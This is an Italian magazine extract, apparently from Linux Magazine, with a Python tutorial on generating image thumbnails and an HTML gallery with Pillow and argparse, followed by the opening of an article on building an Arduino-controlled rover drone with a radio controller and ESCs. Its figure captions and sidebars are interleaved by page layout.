



Fig. 5 • Gestione della memoria nei kernel monolitici e microkernel

```
# _*_ coding: utf-8 _*_
import os
from PIL import Image

class creaMiniature():

  def __init__ (self, Altezza=200, Larghezza=200):
    self.altezza=Altezza
    self.larghezza=Larghezza

  def generaMiniatura(self, Immagine, Percorso):

    try:
      img=Image.open(Immagine)
      img.thumbnail((self.altezza,self.larghezza),Image.ANTIALIAS)
      if (not (os.path.exists(Percorso))):
        os.mkdir(Percorso)
      nomeMin="miniatura"+os.path.basename(Immagine)
      fileMin=Percorso+nomeMin
      img.save(fileMin)
    except:
      pass
```

Fig. 2 • Con le poche righe visibili creeremo e salveremo le miniature!

nei sorgenti, quando ci sarà da definire nuovi aspetti, funzioni e/o metodi, li riporteremo nell'articolo.

RITORNO AL FUTURO!

Importare nuove caratteristiche

Abbiamo già avuto modo di affrontare l'uso di **from** nell'importazione dei moduli e di come esso vada utilizzato in maniera accorta. In questo frangente vogliamo mettere in luce la sintassi **from __future__ import ***, che cosa indica? Il modulo **__future__** serve a dire all'interprete di utilizzare quel dato comando e/o quella data funzione con una semantica e una sintassi che sarà disponibile in una successiva versione di Python! Naturalmente, questa capacità oltre a favorire il porting delle applicazioni dalla versione 2.7.x alla versione 3.x.y permette anche di lanciare (limitatamente a quanto supportato, **help('__future__')** per approfondimenti) gli attuali applicativi in Python2 con l'interprete Python3. Un esempio: **print** in Python2 è un comando mentre in Python3 è una funzione! Allora per importare in Python2 la funzione **print()** di Python3 è sufficiente il comando **from __future__ import print_function**.

CREARE LE MINIATURE

Per questo scopo utilizziamo un file specifico (quindi un modulo ad-hoc) con l'obiettivo di creare le miniature ad una grandezza prestabilita e salvarle all'interno di una directory indicata dall'utente (Fig. 2). Apriamo il file **Miniature.py** (scaricabile dalla pagina ***http://goo.gl/KrFZ6E***) con un qualsiasi editor di testi. Nelle prime righe importiamo due moduli. Il primo, di nome **os**, è incluso nella distribuzione standard di Python (modulo built-in) e presenta diverse funzioni per la manipolazione di file e directory: l'elenco completo lo otteniamo con il comando **help('os')** nell'interprete interattivo. Per il secondo modulo dobbiamo assicurarci di aver installato il pacchetto **Pillow** (***http://python-imaging.github.io/***) un fork di **PIL** (**Python Imaging Library**) che al momento sembra non essere più sviluppato: ad esempio, l'installazione in una Fedora 20 la si ottiene con **yum install python-pillow**. Il pacchetto Pillow fornisce un supporto ad un elevato numero di formati di immagini e un insieme di potenti metodi che permettono di processarle secondo le proprie esigenze. La prima cosa che andiamo a fare è creare una classe con due attributi, metodo **__init__**, che definiscono le dimensioni della miniatura (impostiamo un valore di default a 200 x 200 pixel) a cui aggiungiamo un metodo che utilizziamo per generare le miniature. Scopriamo come.

Prima di tutto apriamo l'immagine utilizzando la funzione **open** del modulo **Image** passandole il percorso: la funzione **open** permette anche di identificare il tipo (l'estensione) dell'immagine. Impartire **help('PIL.Image')** per approfondire le potenzialità dei metodi e delle funzioni del modulo Image. Il valore di ritorno della funzione open è un oggetto che identifica l'immagine. Il ridimensionamento dell'immagine può far uso, escludendo aprioristicamente dei metodi di taglio come **crop()**, di almeno due metodi: **resize()** e **thumbnail()**. Nel nostro caso faremo uso del secondo e il motivo è presto detto. Salviamo un'immagine qualunque in una cartella, avviamo una shell e lanciamo l'interprete interattivo nel quale digiteremo le seguenti righe:

```
from PIL import Image
img=Image.open("/percorso/File.jpg").↵
                                  resize((250,250))
img.show()
```

Premendo **Invio** dopo l'ultima riga verrà visualizzata la miniatura. Senza chiudere l'interprete creiamo una nuova istanza dell'oggetto immagine e in luogo del metodo **resize()** della classe Image dell'omonimo modulo utilizziamo il metodo **thumbnail**:

```
img=Image.open("File.jpg")
img.thumbnail((250,250))
img.show()
```

Di nuovo, dopo l'ultima riga dovrebbe apparirci una piccola finestra con l'immagine, ma prima di chiudere l'interprete ripetiamo le tre righe precedenti solo che la seconda dovrà essere riscritta come:

```
img.thumbnail((250,250),Image.ANTIALIAS)
```

Il risultato di questo semplice esperimento è visibile in Fig. 3. L'immagine a destra riporta il risultato del metodo **thumbnail** con **antialias** e confrontandola con l'immagine centrale, metodo thumbnail senza antialias, si potrà notare l'assenza di "seghettature". L'immagine a sinistra fa uso del metodo **resize**: al di là delle evidenti "seghettature" (che è sempre possibile limitare

Fig. 3 • Metodo resize vs thumbnail vs thumbnail antialias

applicando l'antialias anche al metodo **resize**) si potrà notare la deformazione dell'immagine poiché non viene mantenuto il rapporto d'aspetto, questo a meno di avere un'immagine di partenza quadrata visto il ridimensionamento ad una immagine quadrata (miniatura con altezza uguale alla larghezza). Facciamo presente che il metodo **show**(), utilizzato principalmente per il debugging e che prende i due parametri opzionali **title** e **command**, fa uso del software **ImageMagick** (***www.imagemagick.org***) per visualizzare le immagini, pertanto assicuriamoci che sia installato sulla distribuzione in uso. Ritornando al sorgente di Fig. 2, all'interno del metodo **generaMiniatura**, dopo aver aperto l'immagine con la funzione **open**, ne creiamo la miniatura con il metodo **thumbnail** che ci assicurerà immagini rapportate e non allungate in una direzione o schiacciate in un'altra! Due osservazioni a tal riguardo. La prima e il passaggio della tupla (**altezza, larghezza**) come primo parametro del metodo **thumbnail**: ricordiamo che viene utilizzata la keyword **self** poiché rappresenta un riferimento ad un oggetto istanziato che nello specifico riguarda i valori di default delle dimensioni della miniatura presenti nel metodo **__init__** della classe **creaMiniature**.

La seconda, il metodo thumbnail accetta due parametri: **size** e **resample**, il primo fornito con la tupla e il secondo è opzionale. Questo parametro definisce un filtro di campionamento utilizzato nella creazione della miniatura. Nella versione al momento di scrivere se non viene passato nulla di default è utilizzato il filtro **NEAREST** (dato per deprecato dagli sviluppatori): noi gli passiamo il filtro **ANTIALIAS** già dato come parametro di default per le prossime versioni di Pillow. È inevitabile pertanto la sua applicazione al fine di limitare quanto più possibile le "seghettature" nell'immagine ridimensionata. Arrivati a questo punto se il percorso passato al metodo **generaMiniatura** della classe **creaMiniature** del modulo **Miniature** non dovesse esistere, e lo verifichiamo con il costrutto **if** alla riga 25 utilizzando la funzione **exists**() di **os.path** (ovvero del modulo **posixpath**, **help('posixpath')** o **help('os.path')**), verrà creato utilizzando la funzione **mkdir**() del modulo **os**. Verrà quindi assegnato un nuovo nome alla miniatura dell'immagine e solo a questo punto verrà salvata nel percorso indicato utilizzando il metodo **save**() che accetta tre parametri di cui uno obbligatorio (il percorso di salvataggio) e due opzionali, comando **help('PIL.Image.Image.save')** per approfondimenti.

Per terminare notiamo la presenza del costrutto **try: [...] except: [...]** che utilizziamo per intercettare le eccezioni sollevate: perché prevediamo questa intercettazione e di che tipo di eccezione stiamo parlando? L'eccezione è la **IOError: cannot identify image file** e viene sollevata nel momento in cui all'interno della cartella delle immagini, delle quali vogliamo crearne le miniature, vi dovessero essere alcuni file in un formato non gestibile da Pillow (ad esempio .pdf, .odt, ecc). Con il costrutto **try: ... except: ...** la intercettiamo facendole eseguire il comando **pass**, letteralmente la ignoriamo.

COORDINIAMO I LAVORI

Terminato il modulo per la creazione delle miniature dovremmo prevedere un sorgente che coordini i lavori avendo i seguenti minimi obiettivi da portare a termine: elencare i file contenuti in una cartella al fine di far creare le miniature e quindi generare il codice HTML da visualizzare con il browser. In Fig. 4 sono visibili le poche righe necessarie: al solito ognuno potrà organizzarsi al meglio nella creazione dei file e delle classi/funzioni. Nulla di particolare da segnalare poiché per buona parte vi sono i commenti, non visibili in figura ma presenti nei sorgenti allegati. Ancora una volta solo un paio di osservazioni come complemento dei commenti. Alla riga 13 viene utilizzata la funzione **listdir(path)** del modulo os che ritorna una lista di





Fig. 4 • In questa occasione vedremo come creare un menu di help

stringhe del tipo:

```
['Immagine1.jpg', 'Immagine2.jpg', ...'ImmagineN.↵
jpg]
```

In sostanza ritorna l'elenco di tutti i file, quindi in realtà non solo immagini, contenuti nel percorso che gli viene passato attraverso il parametro **path**: nell'elenco vengono esclusi le entry "." e ".." anche se sono presenti (come lo sono) nella directory passata. La lista restituita verrà assegnata alla variabile **elencoFile** che utilizzeremo nel ciclo **for** della riga 17 al fine di passarle una dopo l'altra ad una istanza di generazione delle miniatura. Terminata la generazione delle miniature, quindi all'uscita del for, verrà creata un'istanza di generazione del codice HTML passando i due parametri "percorso assoluto miniature" e "percorso salvataggio file HTML". L'altra osservazione che ci preme sottolineare riguarda la funzione **main()** nella quale si fa uso di alcuni metodi e funzioni del modulo **argparse**, un modulo che può essere utilizzato per realizzare delle interfacce user-friendly a riga di comando e inoltre fornisce la possibilità di generare automaticamente, aggiungendo solo pochi elementi, messaggi di aiuto e di uso di un dato programma, ad esempio quando gli utenti forniscono argomenti non corretti: impartire il comando **help('argparse')** per approfondimenti. Nel nostro caso il programma va lanciato con:

```
python Main.py /percorso/immagini/ /percorso/↵
miniature/ /percorso/salvataggio_file.html/
```

ricordandoci di inserire lo / finale: il programma può essere lanciato con Python2 così come con Python3. Ora, se invece di

HTML ENTITIES
Strani simboli!

Nei linguaggi di markup come l'HTML una certa attenzione va riservata ai caratteri speciali che non è possibile digitare da tastiera così come alle lettere accentate e vari segni e simboli grafici che non fanno parte dell'alfabeto standard. Questi particolari caratteri vanno identificati con una forma specifica testuale o numerica (decimale o esadecimale) caratterizzata dal carattere & seguito da un codice univoco - sequenza di caratteri che garantiscono la corretta visibilità del simbolo su tutte le piattaforme - e terminato dal carattere ";" (punto e virgola). Ad esempio, la lettera accentata "è" viene identificata dalla sequenza è, la lettera "ù" da ù mentre la "é" da é. Le tabelle complete dei simboli possono essere visionate sulla pagina www.w3schools.com/html/html_entities.asp.

```
File  Modifica  Visualizza  Segnalibri  Impostazioni  Aiuto
[micha@localhost Galleria]$ python Main.py -h
usage: python /percorso/Main.py [-h] [-v] <dir img> <dir thumb> <dir HTMLfile>

Un semplice menù che ricorda come lanciare questo programma

positional arguments:
  <dir img>      Percorso assoluto alla directory delle immagini
  <dir thumb>    Percorso assoluto dove salvare le miniature
  <dir HTMLfile> Percorso assoluto dove salvare il file html

optional arguments:
  -h, --help     show this help message and exit
  -v, --version  show program's version number and exit

Rilancia il programma rispettando i tre argomenti posizionali
[micha@localhost Galleria]$ python Main.py -v
0.0.1alpha
[micha@localhost Galleria]$
Galleria : bash
```

Fig. 5 • Il comando python Main.py --help (o -h) visualizzerà il menu visibile

inserire 3 argomenti ne inserissimo 2 ecco che, attraverso l'uso della funziona **len(object)** che ritorna un intero pari al numero di voci di una sequenza, nello specifico il numero di argomenti passati al programma all'atto del lancio, verrà creata (riga 40) dapprima una istanza della classe **ArgumentParser()** del modulo **argparse** (comando **help('argparse.ArgumentParser')**), quindi verranno aggiunti alcuni argomenti utilizzando il metodo **add_argument** (comando **help('argparse.ArgumentParser.add_argument')**), e per finire ne viene effettuato un parsing tramite il **metodo parse_args()**, **help('argparse.ArgumentParser.parse_args')**, e stampato in output con **print**. In sostanza, qualora non si fornissero i tre percorsi sopra riportati, verrà visualizzata la scritta:

```
usage: python /percorso/Main.py [-h] [-v] <dir img>↵
                              <dir thumb> <dir HTMLfile>
python /percorso/Main.py: error: too few arguments
```

ad indicarci che sono stati passati pochi argomenti e con un reminder di come usare il programma: ad esempio con **python Main.py --help** (o **-h**) verrà visualizzato il menu visibile in Fig. 5 e con l'opzione **-v** la versione del programma.

STRUTTURA DOCUMENTO HTML

Lungi da noi nel voler spiegare le singole caratteristiche e proprietà di questo metalinguaggio, che oltremodo esulerebbe da questo contesto distogliendo dal principale obiettivo di portare all'attenzione i diversi aspetti del linguaggio Python. Poiché andremo a generare un file HTML allora occorre almeno un minimo conoscerne la struttura di base. L'HTML è basato su marcatori e **HTML entities**. I marcatori (noti anche con il nome di **tag**) si identificano con i simboli < e > che definiscono le sezioni del documento HTML.

Il marcatore di apertura che stabilisce l'inizio della pagina è **<html>** e il corrispondente tag di chiusura, alla fine del documento, sarà **</html>**. Tra questi tag va inserita l'informazione che possiamo suddividere in due macro-parti. La sezione deputata alle intestazioni compresa tra i tag **<head>** e **</head>** dove possono essere inserite le generalità dell'autore, la descrizione della pagina e del documento attraverso l'uso di meta tag (marcatori **<meta>**) nonché la possibilità di far apparire il titolo del documento sulla barra del titolo del browser utilizzando i tag **<title>** e **</title>**. La seconda macro-sezione definisce il corpo del documento e andrà inserito tra i tag <body> e </body>. Una tipica struttura minimale, con tag non tutti obbligatori in verità, di una pagina HTML può essere la seguente:

```
The DOCTYPE declaration defines the document type↵
                                            to be HTML
<!DOCTYPE html>
<html>
<head>
  <meta name="Autore" content="Autore">
  <meta name="Keywords" content="Parole chiavi↵
                          separate da virgola">
  <meta name="Description" content="Descrizione↵
                                       del sito">
<title>Titolo della pagina</title>
</head>
<body>
*** Corpo del documento ***
</body>
</html>
```

La dichiarazione DOCTYPE definisce che il tipo di documento





Fig. 6 • Collage di immagini tra Linux Day 2014 e auto d'epoca!

sarà in HTML. Ora, il passo successivo è capire come creare il corpo del documento, ovvero le informazioni visualizzate dal browser, Per evidenti motivi di spazio saremo telegrafici e punteremo l'attenzione solo sulle parti che ci occorrono:

- **Immagini**: si utilizza il tag **<img>**. Accetta svariati parametri e non va chiuso. Ad esempio: **<img src="/percorso/immagine.png" width="200" height="200" alt="Mia immagine" border="2">** dove, al di là dei parametri **width** (larghezza) e **height** (altezza), troviamo **alt** contenente una descrizione dell'immagine e **border** che crea un bordo di X pixel (2 nel nostro caso) attorno all'immagine;

- **Collegamenti**: permettono la navigazione su un'altra pagina o altro sito. Il tag è **<a>** e va chiuso con ****. Ad esempio: **Esempio di collegamento**. È possibile inserire anche delle ancore (riferimenti nella medesima pagina) con **Riferimento1** collegabile con **Riferimento1**;

- **Tabelle**: iniziano con il tag **<table>** che accetta diversi parametri come ad esempio **width** (larghezza), **cellspacing** (distanza in pixel tra le celle), **cellpadding** (distanza del testo dal bordo della cella) e **border** (i bordi della tabella: un valore 0 indica una "tabella invisibile"). Le tabelle sono caratterizzate da righe con i tag **table row**, **<tr>** e **</tr>**, e dalle celle (**table data**) con i tag **<td>** e **</td>**. Vediamo un esempio concreto:

```
<table width="600" align ="center" cellspacing="12"➘
                      cellpadding="18" border="9">
<tr>
   <td align='center'>
   <b>Contenuto Cella N.1</b><br />
   <i>Riga 1 - Colonna 1</i>
   </td>
   <td align='center'>
    <i>Contenuto Cella N.2</i><br />
    <b>Riga 1 - Colonna 2</b>
   </td>
</tr>.
</table>
```

Le indentazioni, a differenza del Python, non sono obbligatorie, ma è buona norma riportarle per migliorare la leggibilità. Le poche righe di sopra possiamo copiarle in un file che salveremo, ad esempio, con il nome **Pagina.html** per poi lanciarlo con un browser qualsiasi e vederne il risultato. È possibile aggiungere una seconda riga in basso riportando tutto il contenuto tra **<tr>** e **</tr>** per avere così una tabella con due righe e due colonne. Per avere una terza colonna è sufficiente aggiungere un'altra coppia di tag **<td>** e **</td>**. Infine i tag **** e **** indicano che il testo ivi compreso è in grassetto, mentre **<i>** e **</i>** è in corsivo. Il tag **
** è un ritorno a capo. Abbiamo capito sommariamente come creare una tabella. Il codice, però, dobbiamo crearlo con Python e in più la tabella dovrà essere "dinamica" poiché non sappiamo a priori di quante immagini dovremo farne una miniatura.

GENERARE LA PAGINA HTML

A questo punto non ci resta che l'ultimo passo: creare un modulo che generi una pagina HTML. Premettiamo che esistono pacchetti realizzati ad-hoc da installare per creare codice HTML, ma in questo caso lo creeremo noi da zero senza far uso di soluzioni già confezionate. Questo modo di procedere ci permetterà di aggiungere qualche altra caratteristica legata al Python. Apriamo con un qualsiasi editor di testi il file **GeneraHTML.py**. Per la comprensione del codice è sufficiente leggere i commenti riportati. Lanciando il programma secondo le modalità riportate nel paragrafo **Coordiniamo i lavori** verrà generato, nel percorso passato come argomento, il file **Galleria.html** che potremo lanciare con il browser.

La Fig. 6 è visibile un primo risultato dei nostri sforzi: osserviamo come le immagini risultino centrate sia in altezza che in larghezza a seconda dell'effettivo ridimensionamento per il mantenimento del rapporto d'aspetto, un risultato ottenuto con solo 71 righe di codice (escludendo e righe bianche)! Naturalmente vi sono tanti margini di miglioramento sia in termini di caratteristiche aggiuntive così come in un compattamento del codice e nella modalità di visualizzazione della galleria che al momento risulta un po' "grezza". Nel prossimo appuntamento vedremo come migliorare questa galleria di immagini. Per il momento terminiamo questo appuntamento lasciandoci con alcune osservazioni sul file **GeneraHTML.py**: il cuore del programma sono le righe che vanno dalla 49 alla 58! Si entra in un ciclo **for** e si elencano tutti gli elementi della lista contenuti nella variabile **elencoMiniature**. Si scrivono di volta in volta i codici sul file **Galleria.html** che non viene chiuso se non al termine, all'uscita del for (riga 60).

La variabile **maxminriga** presente nel metodo **__init__** e utilizzata alla riga 56 serve a definire il massimo numero di celle (e quindi di colonne) per ogni riga. Gli spazi nelle diverse variabili servono solo ad assicurarsi un codice indentato (non obbligatorio). Per la riga 54, rimandiamo invece al box "**I segnaposto**". Come al solito, per qualsiasi problema possiamo far riferimento al forum di **Linux Magazine** (***www.linux-magazine.it/forum/***). Ancora una volta, ricordiamo che i sorgenti della galleria possono essere scaricati dalla pagina ***http://goo.gl/KrFZ6E***.

I SEGNAPOSTO

Inseriamo i riferimenti

Nei precedenti appuntamenti abbiamo già incontrato questa sintassi, ma fino ad ora non l'abbiamo approfondita. Prendiamo come riferimento il simbolo "%" prima della parentesi tonda nella riga 54. L'argomento a sinistra è detto stringa di formato e può contenere dei segnaposto con il tipo di variabile (%s per la stringa, %f per un float etc). Se osserviamo l'operando destro notiamo che esso è una tupla contenente l'elenco delle variabili che compaiono nell'ordine presente nell'operando di sinistra. Con una sola riga creiamo la cella e ne fissiamo il contenuto!

FATTI IL DRONE OPEN SOURCE!

Arduino, un po' di programmazione ed il drone è servito: ecco come realizzare un modello completo di GPS e completamente Open Source

I droni, veicoli autonomi in grado di spostarsi su terra, in acqua o in aria, oltre a soddisfare tristi scopi militari, possono essere utili per svolgere compiti che risultano troppo pericolosi o costosi per una persona. E per questo li vedremo popolare le nostre città, in un prossimo futuro. Utilizzare un drone già assemblato è semplice, chiunque è in grado di farlo. Ma noi, abbiamo deciso di osare ancor di più e di creare una completa guida che permetta a tutti i lettori di costruirne uno partendo da zero: oltre al piacere di una realizzazione in proprio, questa potrà essere la base per future personalizzazioni, fattore indispensabile per attività ad alta specializzazione come quella dei droni. Cominceremo con la realizzazione di un semplice drone a quattro ruote (ma potremo anche adottare quattro pale, per veicoli acquatici) tramite Arduino: il veicolo potrà essere controllato tramite un radiocomando, perché realizzeremo uno sketch (il codice sorgente accettato da Arduino) in grado di interpretare i segnali inviati su onde radio. Utilizzeremo quattro motori, uno per ciascuna ruota, realizzando quindi un "fuoristrada" a trazione integrale. Come vedremo, questo stesso modello può essere utilizzato per realizzare barche capaci di navigare. Questo sarà il nostro "Hello World", per meglio comprendere le basi della costruzione di modelli radiocomandati. Successivamente, passeremo ad **Ardupilot**, una scheda Arduino modificata appositamente per realizzare veicoli a movimento autonomo. Fino a qualche anno fa, Ardupilot veniva venduto come shield da montare su una scheda **Arduino MEGA**, dotato di tutti i sensori necessari (per esempio gli accelerometri). Gli autori si sono però accorti che è economicamente più vantaggioso saldare direttamente tutto sulla stessa scheda, incluso il processore ed i normali circuiti di Arduino (che sono ovviamente pubblicati come Open hardware, quindi non si paga diritto d'autore). Una delle grandi comodità di Ardupilot sta nel fatto che si può programmare molto facilmente con un ambiente grafico oppure tramite codice **Python**. Ripeteremo quindi lo stesso progetto (fondamentalmente un fuoristrada 4x4 in miniatura), ma in modo molto più completo e professionale.

Fig. 1 • Un drone dotato di ruote viene definito rover. Se equipaggiato con delle pale, invece, diviene una barca

COME FUNZIONA UN RADIOCOMANDO

La nostra descrizione si basa sul radiocomando **Turnigy 9x** (acquistabile ad un prezzo abbastanza invitante sulla pagina ***http://tinyurl.com/radiocomando***), uno dei modelli standard più diffusi: praticamente tutti gli altri radiocomandi seguono le stesse regole. La possibilità di controllare il drone dipende dalla sezione radio: ogni leva controlla l'accelerazione (**yaw**), il rollaggio (**roll**), ed il passo (**pitch**). Spostando la leva corrispondente, aumentiamo il valore numerico assegnato a ciascuna di queste proprietà. Ad esempio: quando l'accelerazione è al minimo, il suo valore è 0. Quando è al massimo, il valore arriva a 1800. È ovvio che se l'accelerazione è a 1300 i motori gireranno molto più velocemente di quando l'accelerazione è a 900. Le leve sono dei banali potenziometri, che regolano l'intensità di un segnale di corrente (per la legge di Ohm, I=V/R). Forniscono quindi in uscita un segnale analogico (o digitale). La scheda (Arduino

o Ardupilot) trasformerà con una funzione matematica l'input prodotto dal telecomando in un numero compreso tra 0 e 1800. Ci rimane da comprendere in quale modo il segnale passi dal radiocomando alla scheda, anche se è abbastanza facile da intuire. L'apparecchio radio trasmette i valori dei potenziometri in tempo reale, utilizzando un canale di comunicazione diverso per ciascuno di essi.
In questo modo, il ricevitore può avere sempre il valore corretto di ogni leva: se si utilizzasse un solo canale radio si potrebbe trasmettere un singolo valore per volta. E sarebbe quindi impossibile regolare contemporaneamente il rollaggio e l'accelerazione. Il veicolo sarebbe quindi molto probabilmente ingovernabile.
Il numero massimo di segnali trasmissibili è ovviamente dato dal numero di canali su cui lavora il radiocomando: il Turnigy 9x dispone di ben 9 canali.
Per un modello normale, 4 di essi sono più che sufficienti, ma gli altri possono tornare utili qualora si volesse collegare alla scheda Arduino/Ardupilot qualche altro dispositivo da controllare (per esempio un servomotore per ruotare la videocamera fissare al drone).
Inoltre, il radiocomando ha anche degli switch, cioè degli interruttori: questi si comportano come le altre leve (in effetti sono anch'essi delle leve anche se di dimensioni ridotte), con la differenza di non avere valori intermedi. In pratica, il segnale analogico prodotto da un interruttore è soltanto 0 oppure 1800, cioè si comporta un po' come un sistema digitale in cui le uniche opzioni sono spento o acceso.
Vi è un particolare: 0 e 1800 sono i due limiti teorici dei valori del radiocomando. Ma, considerando che le trasmissioni radio sono spesso disturbate da interferenze e che la costruzione delle leve potrebbe non essere perfetta (per esempio potrebbero avere il movimento limitato di alcuni millimetri), i due valori sono spesso differenti.
Per tale motivo è importante calibrare (una volta ogni tanto o in caso di danneggiamento fisico degli apparati) la lettura dei valori del radiocomando. In questo modo si può impostare il vero valore minimo ed il vero valore massimo.





Fig. 2 • Ecco lo schema di collegamento di un ESC ad Arduino

COME SI ASSEMBLA UN DRONE

Le regole di assemblaggio di un drone dipendono, ovviamente, dal tipo di drone: un quadricottero è
diverso da un aereo, che a sua volta è diverso da un'automobile. Tuttavia, un'automobile ed una barca non sono troppo diverse: una semplice barca può infatti essere realizzata con la stessa struttura di una auto, sostituendo però le ruote con delle pale in grado di spostare l'acqua su cui la barca andrà a poggiare. Abbiamo scelto di trattare questo tipo di veicolo (anzi, di veicoli, considerando che parliamo sia di automobili che di natanti) perché è il più semplice da costruire.
Al di là della forma dell'automobile, che è piuttosto banale (probabilmente tutti sappiamo che le ruote devono essere posizionate in coppia nella parte anteriore ed in quella posteriore), ciò che conta è la connessione: tra motori e schede di controllo. Innanzitutto, ricordiamo che ogni ruota avrà il suo motore, in modo da poter avere la massima propulsione possibile. È fondamentale capire che non si può collegare un motore direttamente ad una uscita digitale di Arduino: i motori sono brushless, quindi è necessario un circuito di controllo per dare la corretta polarità ai cavi. Inoltre, questi motori necessitano di una potenza piuttosto elevata (12V e diversi milliAmpere, a seconda del modello), e Arduino può fornire un massimo di 5V. Per tali motivi, si utilizzano degli ESC: sono delle piccole schede, del costo di 20 euro l'una, che devono essere collegate tra Arduino ed i motori. Gli ESC hanno 5 input: i due cavi più grossi vanno collegati alla batteria. Tra l'altro, dovendo collegare più ESC (uno per ogni motore) alla batteria, è meglio usare una "scheda di alimentazione" cioè una piastra che dissipa il calore. Gli altri tre cavi, i più piccoli, sono solitamente rosso, nero, e bianco (o giallo). Il rosso non deve essere collegato ad alcunché, il nero va connesso al pin GND di Arduino, ed il bianco deve essere collegato ad un pin digitale di Arduino. Questo pin, verrà utilizzato per indicare al motore la velocità desiderata. I tre output, invece, vanno collegati al motore. Solitamente, i colori sono standard, quindi il cavo giallo dell'ESC va collegato a quello giallo del motore, e lo stesso vale per quello rosso e nero.
E il radiocomando? Il suo ricevitore dispone di una serie di pin: ogni tripletta è assegnata ad un canale. In realtà, per ciascuna tripletta, ciò che conta è esclusivamente il pin del segnale (di solito marcato da una S). Ogni pin del segnale deve essere collegato ad un pin digitale di Arduino.
